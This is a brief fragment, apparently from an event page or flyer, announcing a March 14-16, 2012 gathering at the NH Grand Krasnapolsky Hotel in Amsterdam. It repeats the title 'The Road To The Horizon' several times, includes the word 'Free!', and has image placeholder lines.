
March 14-16, 2012
NH Grand Krasnapolsky Hotel
Amsterdam, Netherlands




The Road To The Horizon




The Road To The Horizon



The Road To The Horizon



The Road To The Horizon



Free!

